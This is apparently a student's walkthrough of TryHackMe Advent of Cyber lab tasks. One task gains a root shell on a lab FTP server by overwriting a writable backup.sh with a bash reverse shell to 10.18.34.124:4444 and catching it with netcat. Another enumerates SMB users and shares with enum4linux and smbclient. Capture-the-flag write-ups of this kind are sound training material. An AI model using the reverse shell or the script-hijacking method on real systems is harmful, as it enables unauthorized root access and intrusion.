
Using FTP to connect to the ip address from machine, to and checking the list of directories available



```
TryHackMe | 25 Days of Linux
File Actions Edit View Help
1211102001@kali: ~ x 1211102001@kali: ~ x tryhackme.com
(1211102001@kali)-[~]
$ ftp 10.10.215.197
Connected to 10.10.215.197.
220 Welcome to the TBFC FTP Server!.
Name (10.10.215.197:1211102001): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43243|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

### Question 2:

Changing directories to “public” and show the list of items inside the directory



```
229 Entering Extended Passive Mode (|||37651|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24575|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113        341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113        24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Accessing "backup.sh" from public directory to see if there is a script running in this directory

```
1211102001@kali: ~
File Actions Edit View Help
1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x
GNU nano 6.2 backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!
# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp
# TO-DO: Automate transfer of backups to backup server
```

### Question 3:

Using the **cat** command to view what is written in 'shoppinglist.txt' in "public" directory

```
1211102001@kali: ~
File Actions Edit View Help
1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x
(1211102001@kali)-[~]
$ nano backup.sh
(1211102001@kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
(1211102001@kali)-[~]
$
```

#### Question 4:


Nulling the previous script in 'back.sh' and rewriting a new script to generate a shell

```
1211102001@kali: ~  
File Actions Edit View Help  
1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~  
GNU nano 6.2 backup.sh  
#!/bin/bash  
  
# Created by ElfMcEager to backup all of Santa's goodies!  
# Create backups to include date DD/MM/YYYY  
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";  
  
# Backup FTP folder and store in elfmceager's home directory  
#tar -zcvf /home/elfmceager/$filename /opt/ftp  
  
# TO-DO: Automate transfer of backups to backup server  
bash -i >& /dev/tcp/10.18.34.124/4444 0>&1
```

Replacing the old 'backup.sh' with the new one

```
ftp> ls  
229 Entering Extended Passive Mode (|||10364|)  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||6768|)  
150 Ok to send data.  
100% |*****  
226 Transfer complete.  
385 bytes sent in 00:00 (0.68 KiB/s)  
ftp> ls  
229 Entering Extended Passive Mode (|||8879|)  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 385 Jun 25 13:46 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> █
```

Getting a signal from the netcat and view the list in root directory and view the 'flag.txt'



```
1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x
(1211102001@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.34.124] from (UNKNOWN) [10.10.215.197] 57756
bash: cannot set terminal process group (1356): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# /root/flag.txt
/root/flag.txt
bash: /root/flag.txt: Permission denied
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

### Thought Process:

We begin by connecting to the ip address with the ftp command and after entering anonymous as our login, we decided to use the ls command to show the listing in the machine ip. Having the list of directories shown to us, we decided to try to access each directory one by one until we see results other than the previous directories. After succeeding to find the accessible directory to anonymous login, we then decided to again list the files inside the **public** directory, where it shows us 2 files backup.sh and shoppinglist.txt. We downloaded both files with the “get” command to check which file was a script. We then opened a separate tab and using the command “nano” we accessed both files. Having accessed the backup.sh file, we observed a script was running and decided to null the script and replace it with a shell script, where we later replaced the newly edited backup.sh file with the old one using the “put” command in the public directory. Before replacing the file we set up a netcat in a separate tab, and after replacing the file and receiving a signal a minute later, we have accessed the root and decide to list out the contents, where we see the flag.txt and using “cat” command to view the contents of flag.txt to reveal our flag.

## Day 10 - Networking - Don't be sElfsh!

**Tools used:** kali linux, mozilla firefox, terminal

### Solution/walkthrough

#### Question 1

Running *enum4linux* command to get the information needed

```
File Actions Edit View Help
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrlo@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U get userlist
-M get machine list*
-S get sharelist
-P get password policy information
-G get group and member list
-d be detailed, applies to -U and -S
-u user specify username to use (default "")
-p pass specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -R, -D, -f

Additional options:
-a Do all simple enumeration (-U -S -G -P -r -o -n -i).
  This option is enabled if you don't provide any other options.
-h Display this help message and exit
-r enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-k n keep searching RIDs until n consecutive RIDs don't correspond to
  a username. Implies RID range ends at 999999. Useful
  against DCs.
-l Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt,admins,root,bin,none)
  Used to get sid with "lookupsid know_username"
  Use comma to try several users: "-k admin,user1,user2"
-o Get OS information
-i Get printer information
-wrkg Specify workgroup manually (usually found automatically)
-n Do an smblookup (similar to nbtstat)
-v Verbose. Shows full commands being run (net, rpcclient, etc.)
-A Aggressive. Do write checks on shares etc

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
access: Allow anonymous SID/Name translation" enabled (XP, 2003).

NB! Samba servers often seem to have RIDs in the range 3000-3050.

Dependency info: You will need to have the samba package installed as this
script is basically just a wrapper around rpcclient, net, smblookup and
subclient. Poenum from http://labs.portcullis.co.uk/application/poenum/
is required to get Password Policy info.

--(kali@kali)-[~]
└─$
```

#### Question 2

Retrieving the userlist by using command *enum4linux -U [machine\_ip]*

```
( Users on 10.10.190.139 )
Index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name: Desc:
Index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name: elfmceager Desc:
Index: 0x3 RID: 0x3eb acb: 0x00000010 Account: elfmcferson Name: Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcferson] rid:[0x3eb]
enum4linux complete on Thu Jun 23 05:17:01 2022

--(kali@kali)-[~]
└─$
```

#### Question 3

Retrieving the sharelist by using command *enum4linux -S [machine\_ip]*

```
( Share Enumeration on 10.10.190.139 )
Sharename Type Comment
tbfc-hr Disk tbfc-hr
tbfc-it Disk tbfc-it
tbfc-santa Disk tbfc-santa
IPC$ IPC IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```



## Question 4

Testing every share to find which one does not need password using smbclient  
//[machine\_ip]/share

```
[kali@kali:~]$ smbclient //10.10.106.139/tbfc-hr
Password for [WORKGROUP\kali]:
tree connect failed: NT_STATUS_ACCESS_DENIED

[kali@kali:~]$ smbclient //10.10.106.139/tbfc-it
Password for [WORKGROUP\kali]:
tree connect failed: NT_STATUS_ACCESS_DENIED

[kali@kali:~]$ smbclient //10.10.106.139/tbfc-santa
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

## Question 5

Listing the directory in tbfc-santa

```
[kali@kali:~]$ smbclient //10.10.106.139/tbfc-santa
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Wed Nov 11 21:12:07 2020
..               D          0  Wed Nov 11 20:22:21 2020
jingle-times     D          0  Wed Nov 11 21:20:41 2020
note_from_mcskidytat N       143  Wed Nov 11 21:12:07 2020

18252564 blocks of size 1024. 5369400 blocks available
smb: \>
```

## Thought process/Methodology

By using terminal in kali linux, I typed the command *enum4linux* first to ensure it is working. After confirming that it is working, I continued to run the command *enum4linux -U [machine\_ip]* to get the iuserlist in the samba server. After getting the number of user, I changed the command from *-U* to *-S* to retrieve the sharelist. As I already got the sharelist, I began to check which share that doesn't need a password. I did this by using the *smbclient* command followed by the machine ip and the share name and found that *tbfc-santa* is the one that doesn't need a password. After getting access into the share, I listed out the directory by using *ls* command and found the directory left by ElfMcSkidy to santa.